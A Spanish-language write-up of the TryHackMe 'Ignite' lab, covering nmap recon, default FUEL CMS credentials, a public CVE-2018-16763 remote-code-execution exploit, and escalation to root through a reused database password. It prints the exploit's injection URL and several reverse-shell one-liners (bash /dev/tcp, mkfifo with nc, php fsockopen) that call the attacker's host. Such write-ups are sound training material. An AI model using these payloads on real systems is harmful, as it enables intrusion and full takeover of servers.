

Abrimos primeramente la VPN, en tryhackme requerimos de una VPN de openvpn para acceder a las máquinas

```
(jouker@kali) [~/Descargas]
$ sudo openvpn Joukerr.ovpn
[sudo] contraseña para jouker:
2025-01-30 11:03:00 Note: --cipher is not set. OpenVPN versions before 2.5 default to
nfiguration and/or add BF-CBC to --data-ciphers.
2025-01-30 11:03:00 Note: cipher 'AES-256-CBC' in --data-ciphers is not supported b
2025-01-30 11:03:00 OpenVPN 2.6.12 x86_64-pc-linux-gnu [SSL (OpenSSL)] [LZO] [LZ4]
2025-01-30 11:03:00 library versions: OpenSSL 3.4.0 22 Oct 2024, LZO 2.10
2025-01-30 11:03:00 DCO version: N/A
2025-01-30 11:03:00 TCP/UDP: Preserving recently used remote address: [AF_INET]54.7
2025-01-30 11:03:00 Socket Buffers: R=[212992→425984] S=[212992→425984]
2025-01-30 11:03:00 UDPv4 link local: (not bound)
2025-01-30 11:03:00 UDPv4 link remote: [AF_INET]54.76.30.11:1194
2025-01-30 11:03:00 TLS: Initial packet from [AF_INET]54.76.30.11:1194, sid=98bcfa4
```

Hacemos un ping para comprobar si la máquina se encuentra activa, vemos que hay conexión y al tener un time to live cercano a 64 sabemos que nos enfrentamos a un sistema linux.

```
Archivo Acciones Editar Vista Ayuda
(jouker@kali) [~/]
$ ping -c 3 10.10.94.39
PING 10.10.94.39 (10.10.94.39) 56(84) bytes of data:
64 bytes from 10.10.94.39: icmp_seq=1 ttl=63 time=63.0 ms
64 bytes from 10.10.94.39: icmp_seq=2 ttl=63 time=62.8 ms
64 bytes from 10.10.94.39: icmp_seq=3 ttl=63 time=62.2 ms

— 10.10.94.39 ping statistics —
3 packets transmitted, 3 received 0% packet loss, time 2004ms
rtt min/avg/max/mdev = 62.211/62.654/62.990/0.326 ms

(jouker@kali) [~/]
$
```

Title	Target IP Address
Ignite VM	10.10.94.39

Veo que hay el puerto 80 despues de realizar el scan de nmap, nos lista el robots y el /fuel/?

```

(jouker@kali)~$ sudo nmap -p- -n -Pn --min-rate 5000 -vvv -sV -sC 10.10.94.39 -oN escaneo1.txt
[sudo] contraseña para jouker:
Starting Nmap 7.95 ( https://nmap.org ) at 2025-01-30 11:06 CET
NSE: Loaded 157 scripts for scanning.

```

```

Not shown: 65534 closed tcp ports (reset)
PORT      STATE SERVICE REASON          VERSION
80/tcp    open  http    syn-ack ttl 63 Apache httpd 2.4.18 ((Ubuntu))
|_ http-title: Welcome to FUEL CMS
|_ http-robots.txt: 1 disallowed entry
|_ /fuel/
|_ http-methods:
|_   Supported Methods: GET HEAD POST OPTIONS
|_ http-server-header: Apache/2.4.18 (Ubuntu)

```

Nada extraño al parecer, solo que el JQuery creo que es algo viejo

```

(jouker@kali)~$ whatweb 10.10.94.39
http://10.10.94.39 [200 OK] Apache[2.4.18], Country[RESERVED][ZZ], HTML5, HTTPServer[Ubuntu Linux][Apache/2.4.18 (Ubuntu)], IP[10.10.94.39], JQuery[1.7.1], Script, Title[Welcome to FUEL CMS]

```

```


$ searchsploit JQuery

```


Exploit	Title
BK Mobile	jQuery CMS 2.4 - Multiple Vulnerabilities
blueimp's	jQuery 9.22.0 - (Arbitrary) File Upload (Metasploit)
Blueimp's	jQuery File Upload 9.22.0 - Arbitrary File Upload Exploit
jQuery	- jui_filter_rules PHP Code Execution
jQuery	1.0.3 - Cross-Site Scripting (XSS)
jQuery	1.2 - Cross-Site Scripting (XSS)
jQuery	UI 1.12.1 - Denial of Service (DoS)
jQuery	Uploadify 2.1.0 - Arbitrary File Upload
jQuery	-File-Upload 9.22.0 - Arbitrary File Upload
JQuery	-Real-Person plugin - Bypass Captcha
WordPress Plugin	1-jquery-photo-gallery-Slideshow-flash 1.01 - Cross-Site Scripting
WordPress Plugin	Delightful Downloads JQuery File Tree 1.6.6 - Path Traversal
WordPress Plugin	jQuery Mega Menu 1.0 - Local File Inclusion
WordPress Plugin	NextGEN Gallery - 'jqueryFileTree.php' Directory Traversal

No he encontrado nada para esta versión en particular de jquery, así que seguimos explorando la página

Tal como nos lista el nmap, esa disallow el directorio fuel, vamos a ver si existe



Tengo algo que se llama fuelcms, con un panel de login, aqui se abren todas las posibilidades, encontrar usuarios fáciles, inyecciones etc.



Nada extraño de nuevo en el whatweb orientado esta vez en esta página

```
(jouker@kali)~$ curl http://10.10.94.39/fuel/login/5a6e566c6243396b59584e6f596d3968636d513d
http://10.10.94.39/fuel/login/5a6e566c6243396b59584e6f596d3968636d513d [200 OK] Apache[2.4.18], CodeIgniter-PHP-Framework, Cookies[ci_session], Country[RESERVED][ZZ], Email[emailaddress.com], HTTPServer[Ubuntu Linux][Apache/2.4.18 (Ubuntu)], HttpOnly[ci_session], IP[10.10.94.39], JQuery, PasswordField[password], Script[text/javascript], Title[FUEL CMS]
(jouker@kali)~$
```

He buscado en internet las default credentials de fuel, el password y user parece ser simplemente admin/admin

If
k

CRITICAL SECURITY VERSION UPDATE:

<https://github.com/daylightstudio/FUEL-CMS/releases/tag/1.4.13>

Default user name and password



raham

December 2013

edited December 2013

in Feature Requests

...what is the default user name and password of fuel_schema.sql.

Comments



admin

December 2013

edited 2:11PM

Do you mean for the CMS? If so the default install screen provides this information:

admin

admin

Tambien siendo muy realistas yendo directamente a la página de la IP te dice directamente el password y contraseña, aparte de donde acceder.

That's it!


To access the FUEL admin, go to:

<http://10.10.94.39/fuel>

User name: **admin**

Password: **admin** (you can and should change this password and admin user information after logging in)

Y ya con esto estamos dentro del dashboard, vamos a ver exactamente que se puede vulnerar aquí dentro



Al parecer hay un exploit que básicamente ejecuta comandos de CMD a la página en cuestión, al ver los últimos releases podemos ver que es bastante antiguo

FUEL CMS 1.4 Released

Published March 17, 2017 by [David McReynolds](#)

FUEL CMS 1.4 has been released! This latest version includes CodeIgniter 3. With this upgrade to CodeIgniter 3 comes a couple things to be aware of especially if you are updating your site.

FUEL CMS 1.3 Released

Published June 01, 2015 by [David McReynolds](#)

FUEL CMS 1.3 has been in development for over 6 months and provides quite a [few improvements](#)

→ ↺ 🏠 https://github.com/noraj/fuelcms-rce?tab=readme-ov-file

Kali Linux Kali Tools Kali Docs Kali Forums Kali NetHunter Exploit-DB Google Hacking DB OffSec

noraj add demo + tested version 05d482e · 4 years ago 5 Commits

LICENSE	Initial commit	5 years ago
README.md	add demo + tested version	4 years ago
exploit.rb	edit README	5 years ago

README MIT license

Fuel CMS RCE exploit / PoC

Fuel CMS 1.4 - Remote Code Execution

Exploit / PoC for [CVE-2018-16763](#).

[\[EDB-49487\]](#) [\[PacketStorm\]](#) [\[WLB-2020110119\]](#)

Usage

```
$ ruby exploit.rb -h
Fuel CMS 1.4 Remote Code Execution

Usage:
  exploit.rb <url> <cmd>
  exploit.rb -h | --help

Options:
  <url>      Root URL (base path) including HTTP scheme, port and root folder
  <cmd>      The system command to execute
  -h, --help Show this screen

Examples:
```

Seguimos esta página y descargamos el ruby en cuestión para un remote command execution:

```
(jouker@kali) - [~/Descargas]
$ sudo ruby exploit.rb http://10.10.94.39 whoami
[sudo] contraseña para jouker: defined method `captures' f
www-data
/system(.,+?)<div/mx.match(res.body).captures[0].chomp
(jouker@kali) - [~/Descargas]
$ from exploit.rb:48:in `<main>'
jouker@kali:~/Descargas
```

me ha funcionado a la primera, voy a intentar a ver si puedo clavar un reverse shell

```

#[_FILE_] http://example.org id
#[_FILE_] https://example.org:8443/fuelcms 'cat /etc/passwd'
DOCOPT

def exploit(client, root_url, cmd)
  url = root_url + "/fuel/pages/select/?filter='%2Bpi(print(%24a%3D'system'))%2B%24a('%#{cmd}'))%2B'"
  res = client.get(url)

```

De la forma que esta construido el codigo no interpreta bien el espacio convencional, por lo que se lo pasamos URLENCODEADO, para que si lo interprete, para mi sorpresa eso si ha funcionado

```

(jouker@kali)~[~/Descargas]
$ sudo ruby exploit.rb http://10.10.94.39 'sh -i >& /dev/tcp/10.9.0.205/4444 0>&1'
exploit.rb:42:in `exploit': undefined method `captures' for nil:NilClass (NoMethodError)

/system(.+?)<div/mx.match(res.body).captures[0].chomp
                                   ^^^^^^^^^^
    from exploit.rb:48:in `<main>'

(jouker@kali)~[~/Descargas]
$ sudo ruby exploit.rb http://10.10.94.39 'ls -l'
exploit.rb:42:in `exploit': undefined method `captures' for nil:NilClass (NoMethodError)

/system(.+?)<div/mx.match(res.body).captures[0].chomp
                                   ^^^^^^^^^^
    from exploit.rb:48:in `<main>'

(jouker@kali)~[~/Descargas]
$ nano exploit.rb

(jouker@kali)~[~/Descargas]
$ sudo ruby exploit.rb http://10.10.94.39 'ls%20-l'
total 40
-rwxrwxrwx 1 root root 1427 Jul 26 2019 README.md
drwxrwxrwx 9 root root 4096 Jul 26 2019 assets
-rwxrwxrwx 1 root root 193 Jul 26 2019 composer.json
-rwxrwxrwx 1 root root 6502 Jul 26 2019 contributing.md
drwxrwxrwx 9 root root 4096 Jul 26 2019 fuel
-rwxrwxrwx 1 root root 11802 Jul 26 2019 index.php
-rwxrwxrwx 1 root root 30 Jul 26 2019 robots.txt

(jouker@kali)~[~/Descargas]
$

```

Veo con claridad la primera flag, vamos a descubrir cual es


```
(jouker@kali)~[/Descargas]
$ sudo ruby exploit.rb http://10.10.94.39 ls%20-l%20/home
total 4
drwx--x--x 2 www-data www-data 4096 Jul 26 2019 www-data

(jouker@kali)~[/Descargas]
$ sudo ruby exploit.rb http://10.10.94.39 ls%20-l%20/home/www-data
total 4
-rw-r--r-- 1 root root 34 Jul 26 2019 flag.txt
```

```
(jouker@kali)~[/Descargas]
$ sudo ruby exploit.rb http://10.10.94.39 cat%20/home/www-data/flag.txt
6470e394cbf6dab6a91682cc8585059b
```

no puedo hacer lo mismo con root porque no tengo permisos de lectura, de todas formas he tenido que hacer la reverse shell y despues de probar varias solo me ha funcionado esta de aquí

```
(jouker@kali)~[/Descargas]
$ sudo ruby exploit.rb http://10.10.94.39 mkfifo%20%2Ftmp%2Fff%3B%20cat%20%2Ftmp%2Fff%20%7C%20%2Fbin%2Fsh%20-i%20%3E%261%20%7C%20nc%2010.9.0.205%20444%20%3E%2Ftmp%2Fff
```

Aplicamos tratamiento de la tty


```
php -r '$sock=fsockopen("10.10.14.20"); exec("/bin/sh -i >> $sock 2>&1");'
```

Aplicamos tratamiento de la TTY

```
script /dev/null -c bash`
control+ z
s ttty raw -echo; fg
reset xterm
export TERM=xterm
export SHELL=bash
stty rows "84" columns "184"
```


A traves de sudo no podemos hacer escalada de privilegios ya que nos pregunta la password de www-data que no tenemos

Podemos listar los binarios sospechosos pero no encuentro ninguno en particular, por lo que buscando de nuevo en la página encuentro información que es relevante



```
GNU nano 8.3
Archivo Acciones Editar Vista Ayuda
/usr/sbin/pppd
/usr/lib/x86_64-linux-gnu/oxide-q
/usr/lib/policykit-1/polkit-agent-helper-1
/usr/lib/snapd/snap-confine
/usr/lib/dbus-1.0/dbus-daemon-launch-helper
/usr/lib/xorg/Xorg.wrap
/usr/lib/openssh/ssh-keysign
/usr/lib/eject/dmccrypt-get-device
/usr/bin/chsh
/usr/bin/gpasswd
/usr/bin/newgrp
/usr/bin/pkexec
/usr/bin/vmware-user-suid-wrapper
/usr/bin/sudo
/usr/bin/chfn
/usr/bin/passwd
/bin/su
/bin/ping6
/bin/ntfs-3g
/bin/ping
/bin/mount
/bin/umount
/bin/fusermount
www-data@ubuntu:/$
```

Dentro del www hay un directorio que es este de aquí y aquí se encuentra escondida.



4 Make configuration changes

In the **fuel/application/config/config.php**, change the `$config['encryption_key']` to your own unique key.

Finalmente al descarta el sudo -l y los SUID solamente quedaba la escalada a través de credenciales expuestas, dentro del directorio

marcado por la página, hacemos un grep que busque un password, y lo encontramos, accedemos a root con su root y password mememe

```
-rwxrwxrwx 1 root root 1420 Jul 26 2019 states.php
-rwxrwxrwx 1 root root 6132 Jul 26 2019 user_agents.php
www-data@ubuntu:/var/www/html/fuel/application/config$ grep -R "password" ./
./database.php:| Assessment ['password'] The password used to connect to the database
./database.php: 'password' => 'mememe',
./MY_fuel.php:// shows an alert in the admin backend if this is the admin password
www-data@ubuntu:/var/www/html/fuel/application/config$ sudo su -
[sudo] password for www-data:
Sorry, try again.
[sudo] password for www-data:
sudo: 1 incorrect password attempt
www-data@ubuntu:/var/www/html/fuel/application/config$ su root
Password:
root@ubuntu:/var/www/html/fuel/application/config#
```